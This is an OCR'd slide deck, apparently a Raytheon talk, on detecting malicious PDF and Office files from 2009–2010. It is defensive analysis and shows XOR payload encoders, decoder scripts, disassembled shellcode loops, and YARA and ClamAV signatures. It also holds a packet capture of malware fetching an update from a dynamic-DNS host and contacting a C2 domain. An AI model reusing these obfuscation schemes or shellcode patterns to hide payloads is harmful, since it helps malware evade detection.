  - “/Lang(zh-cn)/MarkInfo”
  - Combination of +0800 and Javascript
- Payload
  - ‘!This program’ xor ‘0xdadc’
    - { FB88B2B5A9FCAAAEB5BBA8BD }
  - Marker string
    - { 46 2E 5A 68 23 06 81 19 }
    - ‘F.Zh….’
- Advanced
  - ClamAV can scan inside flate streams
  - “eval(function(p,a,c,k,e,d)”

Case Study - 0-day Jul 2009

- Adobe > v9 include Flash
- Flash is a programming language
  - Perfect for implementing heap sprays
- PDF loads heapspray SWF
- PDF loads exploit SWF
- Payload at fixed offset
- Two payloads
- First payload launches clean PDF
- Second payload installs backdoor




Raytheon

Customer Success Is Our Mission


Detection Strategies

- /Lang Metadata
- Exploit SWF
- Embedded Flash
- Shellcode in PDF
- Embedded XOR'd executables
  - MZ header xor 0xa0, 0x97 are popular



JBIG2 0-day

- First JBIG2 1/15/2009
  - Unique metadata
  - JS Ocal Encoding
  - 1 or 2 Payloads
  - XOR 0xa0 / 0x97



Payload Extractors

Raytheon
Customer Success Is Our Mission

- Payload Signatures
- Payload Heuristics
- Extracting payloads
- Decoder signatures

Common Encoders

- Single byte XOR
- Decrementing XOR
- XOR with 2, 3 and 4 byte values
- Incrementing XOR w/ ROR 3
- RIEW
- F.Zh

Payload Decoders - Single byte XOR

Raytheon
Customer Success Is Our Mission

- Many samples use single byte XOR
  - MZ format has static features
  - Embedded PDF structures are static
- 255 possible outputs

MZ ^ 0xa0a0

```
78 78 78 78 | 00 A2 01 00 | 9D BA 01 00 | ED FA 30 A0 | A3 A0 A0 A0
A4 A0 A0 A0 | 5F 5F A0 A0 | 18 A0 A0 A0 | A0 A0 A0 A0 | E0 A0 A0 A0
A0 A0 A0 A0 | A0 A0 A0 A0 | A0 A0 A0 A0 | A0 A0 A0 A0 | A0 A0 A0 A0
A0 A0 A0 A0 | A0 A0 A0 A0 | A0 A0 A0 A0 | 70 A0 A0 A0 | AE BF 1A AE
A0 14 A9 6D | 81 18 A1 EC | 6D 81 F4 C8 | C9 D3 80 D0 | D2 CF C7 D2
```

Payload Decoders - Single byte XOR

Raytheon
Customer Success Is Our Mission

- Yara / ClamAV signatures for 0x01 – 0xff
- Generate signatures using a script

```
import binascii

def xor_string(s1, key):
        out = ''
        for c in s1:
                out += chr(ord(c) ^ key)
        return out

mz_head = "This program "

print "rule xor_headers\n{\nstrings:\n"
for key in range(1,255):
        print "\t$%d = { %s }" % (key,
binascii.hexlify(xor_string(mz_head,key)))

print "conditions:\n\tany of them\n}\n"
```

```
rule HIGH_xor_exe_headers
{
Strings:
        $1 = { 556968722171736e6673606c21 }
        $2 = { 566a6b712272706d6570636f22 }
        $3 = { 576b6a702373716c6471626e23 }
        $4 = { 506c6d772474766b6376656924 }
        $5 = { 516d6c762575776a6277646825 }
        $6 = { 526e6f7526767469617467 6b26 }
        $7 = { 536f6e7427777568607566 6a27 }
        $8 = { 5c60617b28787a676f7a696528 }
        $9 = { 5d61607a29797b666e7b686429 }
        $10 = { 5e6263792a7a78656d786b672a }
        $11 = { 5f6362782b7b79646c796a662b }
```

Yara	Sophos	McAfee	Fortinet	Symantec
437	250	153	116	110

Payload Decoders – Decrementing XOR

Raytheon
Customer Success Is Our Mission

- Payload XOR'd with 0xff 0xfe 0xfd 0xfc . . .
- Notably, NULL in MZ look like "zyxwvutsrqponmlki….."

```
loc_1 = data.find("zyxwvutsrqponmlkjihg")
if loc_1 >= 0:
          print "Found possible reverse xor at %d" % loc_1

          xor_start = ord('z')
          print "%d %d" % (loc_1, xor_start)

          out = ''
          xor = (xor_start + loc_1) % 256
          print "starting key is %d" % xor
          for c in data:
                    out += chr(ord(c) ^ xor)
                    xor -= 1
                    if xor < 0: xor = 255
```

Yara	Sophos	McAfee	Fortinet	Symantec
721	437	331	201	201

Payload Decoders - riew

Raytheon
Customer Success Is Our Mission

Second Stage Shellcode decodes payload, original ror 4

```
00004F31 - mov eax,[ebp-0x4]                    8b45fc
00004F34 - mov ecx,[eax+0x50]                   8b4850
00004F37 - mov [ebp-0x14],ecx                   894dec
00004F3A - mov ecx,[ebp-0x14]                   8b4dec
00004F3D - mov esi,[ebp-0x8]                    8b75f8
00004F40 - mov al,[esi]                         8a06
00004F42 - xor al,cl                            32c1
00004F44 - mov [esi],al                         8806
00004F46 - inc esi                              46
00004F47 - dec ecx                              49
00004F48 - jnz 0xfffffff8                       75f6
00004F4A - mov dword [ebp-0x14],0x0             c745ec00000000
00004F51 - jmp 0xb                              eb09
00004F53 - mov edx,[ebp-0x14]                   8b55ec
00004F56 - add edx,0x8                          83c208
00004F59 - mov [ebp-0x14],edx                   8955ec
00004F5C - mov eax,[ebp-0x4]                    8b45fc
00004F5F - mov ecx,[ebp-0x14]                   8b4dec
00004F62 - cmp ecx,[eax+0x50]                   3b4850
00004F65 - jnl 0x19                             7d17
00004F67 - mov edx,[ebp-0x8]                    8b55f8
00004F6A - add edx,[ebp-0x14]                   0355ec
00004F6D - mov eax,[edx]                        8b02
00004F6F - xor eax,0x77656972                   3572696577
00004F74 - mov ecx,[ebp-0x8]                    8b4df8
00004F77 - add ecx,[ebp-0x14]                   034dec
00004F7A - mov [ecx],eax                        8901
00004F7C - jmp 0xffffffd7                       ebd5
```

XOR each byte with cl
Decrementing ecx

XOR alternating DWORD
0x7765972 – ‘riew’

Payload Encoders - riew

Raytheon
Customer Success Is Our Mission

- Writing a signature
  - Second stage, rol 4 our signature
  - Specific but detects this shellcode
  - String “35 72 69 65 77 8b ?? ?? 03 4d ?? 89”

```
00004F6F - xor eax,0x77656972          3572696577
00004F74 - mov ecx,[ebp-0x8]           8b4df8
00004F77 - add ecx,[ebp-0x14]          034dec
00004F7A - mov [ecx],eax               8901
```

  - Rol 4 string for signature

    “5327965677b8????30d4??98”
  - Hint: ROL-4 swaps bytes

Payload Encoders - riew

Raytheon
Customer Success Is Our Mission

- Using specific shellcode signature

```
rule EXPERIMENTAL_rol_riew_xor_shellcode
{
strings:
   $a = { 53 27 96 56 77 b8 ?? ?? 30 d4 ?? 98 }
   $b = { 35 72 69 65 77 8b ?? ?? 03 4d ?? 89 }
condition:
   any of them
}
```

Yara	McAfee	Sohpos	Fortinet	Microsoft
194	187	130	155	171

Payload Encoders – F.Zh 0xdadcdadc

Raytheon
Customer Success Is Our Mission

- Decode using reversed shellcode

```
# try f.zh method
fzh_string = "F.Zh\x23\x06\x81\x19"
offset = data.find(fzh_string)
if offset >= 0:
    filelen = struct.unpack('I', data[offset+8:offset+12])[0]
    print "decoding f.zh len %d" % filelen
    key = 0xdadcdadc
    out = ''
    x = 0
    while x < filelen:
        a = struct.unpack('I', data[offset+12+x:offset+12+x+4])[0]
        if a == 0:
            out += '\x00\x00\x00\x00'
        else:
            out += struct.pack('I', a ^ key)
        x += 4
    dump_data(sys.argv[1]+'.fzh', out)
```

Payload Encoders – 0xbabcfafc

Raytheon
Customer Success Is Our Mission

- Harder to find the start of the payload

```
# try 0xbabcfafc method
babc_string = "\xb7\xa6\x2a"
offset = data.find(babc_string)
if offset >= 0:
    print "decoding 0xbabcfafc at 0x%04X" % offset
    key = 0xbcbafcfa
    out = ''
    x = 0
    while offset + x <= (len(data) - 4):
        a = struct.unpack('I', data[offset+x:offset+x+4])[0]
        if a == 0:
            out += '\x00\x00\x00\x00'
        else:
            out += struct.pack('I', a ^ key)
        x += 4
    dump_data(sys.argv[1]+'.babc', out)
```

Payload Encoders - PdPD

Raytheon
Customer Success Is Our Mission

- Marker String – “50 64 50 44 ef fe ea ae”

```
effe_string = xor_string('ZM\x00\x90', 0x0d)
offset = data.find(effe_string)
if offset >= 0:
    print "decoding 0x0d0d0d at 0x%04X" % offset
    key = 0x0d0d0d0d
    out = ''
    x = 0
    while (offset + x <= (len(data) - 4)):
        a = struct.unpack('I', data[offset+x:offset+x+4])[0]
        b = struct.pack('I', a ^ key)
        if x < 0x200:
            out += b[1] + b[0] + b[3] + b[2]
        else:
            out += b
        x += 4

    dump_data(sys.argv[1]+'.0d0d', out)
```

Fresh off the Press

Raytheon
Customer Success Is Our Mission

- cpyy / 4h PDF

```
000000BB - mov bl,0xe9                          b3e9
000000BD - mov dl,0xc7                          b2c7
000000BF - lodsb                                ac
000000C0 - xor al,bl                            32c3
000000C2 - xor al,dl                            32c2
000000C4 - stosb                                aa
000000C5 - dec bl                               fecb
000000C7 - dec dl                               feca
000000C9 - loop 0xffffff6                       e2f4
```

- 2^8 * 2^8 possible combinations (2^16)
- Net result = 128 byte key
- That seems like a lot of signatures

Possible Strategies

- Focus on the existing key

```
00002c40  2e 2e 22 22 26 26 22 22  3e 3e 22 22 26 26 22 22  |.."&&">>"&&"|
00002c50  2e 2e 22 22 26 26 22 22  de de e2 e2 e6 e6 e2 e2  |.."&&".....|
00002c60  ee ee e2 e2 e6 e6 e2 e2  fe fe e2 e2 e6 e6 e2 e2  |.....|
00002c70  ee ee e2 e2 e6 e6 e2 e2  de de 22 22 26 26 22 22  |....."&&"|
00002c80  2e 2e 22 22 26 26 22 22  3e 3e 22 22 26 26 22 22  |.."&&">>"&&"|
00002c90  2e 2e 22 22 26 26 22 22  5e 5e 62 62 66 66 62 62  |.."&&"^^bbffbb|
00002ca0  6e 6e 62 62 66 66 62 62  7e 7e 62 62 66 66 62 62  |nnbbffbb~~bbffbb|
00002cb0  6e 6e 62 62 66 66 62 62  5e 5e 22 22 26 26 22 22  |nnbbffbb^^"&&"|
```

- This algorithm produces a lot of smaller keys that repeat

- 8 bytes - 6,626
- 16 bytes – 10,306
- 32 bytes – 14,082
- 128 bytes – 16,258

Good Signatures

Raytheon
Customer Success Is Our Mission

PDF Document ID's

Yara

```
rule pdf_meta_doc_id_2010_0188
{
strings:
  $a = "2390d98e-7d70-4b70-bd3a-7bb7df72dff0"
condition:
  $a
}
```

ClamAV

```
cve_2010_0188_docid-
  plain:0:*:323339306439386 52d376437302d346237302d626433612d37626237646637326 46
  66630
```

Good Signatures

Raytheon
Customer Success Is Our Mission

Exploits (using text strings)

Yara

```
rule pdf_topmostform_cve_2010_0188
{
  strings: $a = "<<</V () /Kids [3 0 R] /T (topmostSubform[0]) >>"
condition:
  any of them
}
```

ClamAV

```
cve_2010_0188_topmostform-
  plain:0:*:3c3c2f56202829202f4b696473205b33203020525d202f542028746f706d6f73745
  37562666f726d5b305d29203e3e
```

Good Signatures

Raytheon
Customer Success Is Our Mission

Payload Markers (F.Zh)

Yara

```
rule shellcode_fzh_marker
{
strings:
  $string = { 46 2E 5A 68 23 06 81 19 }
condition:
  $string
}
```

ClamAV

```
Fzh_payload_marker:0:*:462e5a6823068119
```

Good Signatures

Raytheon
Customer Success Is Our Mission

Shellcode

Yara

```
rule shellcode_jmp0x12_entry
{
strings:
  $a = { eb 12 ?? 33 c0 5a b0 ff 49 30 04 0a fe c8 85 c9 75 }
condition:
  $a
}
```

ClamAV

```
Shellcode_jmp12:0:*:eb12??33c05ab0ff4930040afec885c975
```

Good Signatures


Raytheon
Customer Success Is Our Mission

Shellcode

Yara

```
rule shellcode_jmp_call_pop
{
strings:
  $eb_call_pop = { EB [0-12] 33 [0-60] EB ?? E8 ?? FF FF FF }
  $a = { eb [0-12] 5a [0-60] eb [1-4] e8 ?? ff ff ff }
condition:
  any of them
}
```

Interesting “Stuff”


PDF Exploits by Month
180
135
90
45
0
4/1/09
5/1/09
6/1/09
7/1/09
8/1/09
9/1/09
10/1/09
11/1/09
12/1/09
1/1/10
U3D
July SWF 0-day
Newmedia
CVE-2009-4324
CVE-2007-5659
CVE-2008-4841
CVE-2009-0658
CVE-2009-0927
CVE-2009-1862
CVE-2009-2990
CVE-2009-3459
CVE-2009-4324

Trend	Trojan	Hits
	PIVY	205
	Owpq4.cgi	150
	Hongzinst	123
	DNS-Calc	112
	Comment	86
	tombkeeper	81
	SB-PHP	79
	AWS	71
	benign	69
	AES	62
	WUMSVC	53
	Unknown	48
	DPD	36

Trend	Exploit	Hits
	CVE-2010-0188 (LibTiff)	515
	CVE-2009-0658 (JBIG2)	351
	CVE-2009-4324 (newMedia)	325
	CVE-2009-1862 (Flash)	308
	CVE-2009-0927 (getIcon)	186
	CVE-2007-5659 (collectEmailInfo)	118
	CVE-2009-2990 (U3D)	105
	PDF_Launch (Launch)	83

Secrets of the Tomb

Raytheon
Customer Success Is Our Mission

tmp.doc - Microsoft Word

File Edit View Insert Format Tools Table Window Help

This is a Test Strategy Document
If you can see these words, then you have configured
[Red pin-DOC-18] ®
Has been run successfully.

tombkeeper@126.com


OK

Page 1 Sec 1 1/1 At 1" Ln 1 Col 1 REC TRK EXT OVR

Race to Zero

Raytheon
Customer Success Is Our Mission

receive	filetype	filename	count(detection.id)
2009-08-06	Microsoft Office Document	tRt.doc	8
2009-08-06	Microsoft Office Document	tRt.doc	8
2009-08-06	Microsoft Office Document	rtm.doc	5
2009-08-17	Microsoft Office Document	tlu.doc	2
2009-08-17	Microsoft Office Document	tlu.doc	2
2009-08-17	Microsoft Office Document	tlu.doc	2
2009-08-17	Microsoft Office Document	tlu.doc	2
2009-08-17	Microsoft Office Document	tlu.doc	2
2009-08-17	Microsoft Office Document	RESA.doc	2
2009-08-21	Microsoft Office Document	asdfasdf.rtf	0



Raytheon
Customer Success Is Our Mission

Thanksgiving Day Race (MS08-042)

MD5	Date	Filename	AV Detects
d2294035b7695a2d3d11b58fad5fd63c	2009-11-26	msy.doc	10
2ab52413498249d86a113f21b437d64b	2009-11-26	tre.doc	10
012ba097a65f28d001b269042d89b61e	2009-11-26	msy.doc	10
3d773cc80face9faec19fa976a8e246b	2009-11-26	ysam.doc	10
d34329c9196a1f8dc4d1b66fff1fdde8	2009-11-26	msy.doc	10
9e20b33d3ded53facdc4201b87e00e64	2009-11-26	sya.doc	9
df4206df8ebfdbb7bfe59ec0b2dd0afa	2009-11-26	Dta.doc	9
2f0cafaea19b9c5b1a64e356ff067bb7	2009-11-26	wert.doc	8
357997a1a5b36a1671b99e8c1dc92b26	2009-11-26	popu.doc	3
8040b9be48dfe500c7ef4e722fae3a60	2009-11-26	hgfe.doc	3
acc5499de073fd88cbe7a9b4b14c49ad	2009-11-26	mtt.doc	3
bf49791717854f07d4b77d1324235962	2009-11-26	rtuu.doc	3
9014961f4fb4cbb78f5fe51e9053afc4	2009-11-26	htrer.doc	3

Tomb Technique

Raytheon
Customer Success Is Our Mission

Shellcode

```
jz 0x3
jnz 0x1
call 0xXXXXX
```

Yara Rule

```
rule shellcode_7503
{
strings:
  $a = { 75 03 74 01 e8 }
condition:
  $a
}
```

An “Interesting” Case

Raytheon
Customer Success Is Our Mission

Source	Destination	Protocol	Info
192.168.72.200	192.168.72.1	TCP	1054 > 3128 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
192.168.72.1	192.168.72.200	TCP	3128 > 1054 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
192.168.72.200	192.168.72.1	TCP	1054 > 3128 [ACK] Seq=1 Ack=1 Win=64240 Len=0
192.168.72.200	192.168.72.1	HTTP	GET http://mywebpage.3322.org/newTroy.jpg HTTP/1.0
192.168.72.1	192.168.72.200	TCP	3128 > 1054 [ACK] Seq=1 Ack=257 Win=6432 Len=0
192.168.72.1	192.168.72.200	TCP	[TCP segment of a reassembled PDU]
192.168.72.1	192.168.72.200	HTTP	HTTP/1.0 403 Forbidden (text/html)
192.168.72.1	192.168.72.200	TCP	3128 > 1054 [FIN, ACK] Seq=2070 Ack=257 Win=6432 Len=0
192.168.72.200	192.168.72.1	TCP	1054 > 3128 [ACK] Seq=257 Ack=2071 Win=64240 Len=0
192.168.72.200	192.168.72.1	TCP	1054 > 3128 [RST, ACK] Seq=257 Ack=2071 Win=0 Len=0
192.168.72.200	192.168.72.1	DNS	Standard query A vanguard.bounceme.net
192.168.72.1	192.168.72.200	DNS	Standard query response A 209.227.39.13

- Mix of PPT and PDF (43 PPT – 15 PDF)
  - “CoreST Inc” metadata
- Low detection (0-4 AV vendors)
- DDNS
- Update check – ‘newTroy.jpg’ (sometimes)
- C2 Traffic – “http://domain/random.(mp3|rar|gif|etc)
- Primary user of Tombkeeper kits

4h Malware PDF's March 2009

Raytheon
Customer Success Is Our Mission

JBIG2 PoC Posted to Milworm 2/23/2009

```
[+] Scanning 2009-41414141.pdf - 78587 bytes
  [+] Found PDF header '%PDF-1.4'
[+] Found 54 objects
  [+] Object 48 - jbig2decode
  [+] Object 7 - jbig2decode
  [+] Object 14 - jbig2decode
  [+] Object 21 - jbig2decode
  [+] Object 28 - jbig2decode
  [+] Object 35 - jbig2decode
  [+] Found metadata in obj 37
     <</Producer(Image to PDF Converter \(http://www.imagepdf.com\))/Creator(Image to PDF
  Converter, Build: Jul 14              2008)/CreationDate(D:20060618121119+05'-1800')/
  ModDate(D:20060618121119+05'-1800')
  [+] Found metadata in obj 38
  [+] Found metadata in obj 37
        <</CreationDate(D:20060618121119+05'-180          eator(Image to PDF Converter,
    Build: Jul 14 2008)/ModDate(D:20090223191454+05'30')/Producer(Image to PDF Converter
    \(http://www.imagepdf.com\))
  [+] Found Javascript tag in obj 49
  [+] Found Javascript tag in obj 51
  [+] Object Flate 52 - js_var
  [+] Object Flate 52 - js_unescape
```

Time zone of Bangalore India

4h Malware PDF's March 2009

Raytheon
Customer Success Is Our Mission

```
[+] Scanning 2009-41414141.pdf - 78587 bytes
  [+] Found PDF header '%PDF-1.4'
  [+] Object Global - found possible MZ with key 139 at 92712
  [+] Object Global - found possible MZ with key 244 at 84792
[+] Found 54 objects
  [+] Object 48 - jbig2decode
  <snip>
        [+] Found metadata in obj 37
        <</CreationDate(D:20060618121119+05'-
    Text(D:20060618121119+05'-1800')/Creator(Image t      converter, Build: Jul 14 2008)/
    Producer(Image to PDF Converter \(http://www.imagepdf.com\))/
    ModDate(D:20090301110659+08'00')
  [+] Found Javascript tag in obj 49
  [+] Found Javascript tag in obj 51
  [+] Object Flate 52 - js_var
  [+] Object Flate 52 - js_unescape
  [+] Found Javascript tag in obj 51
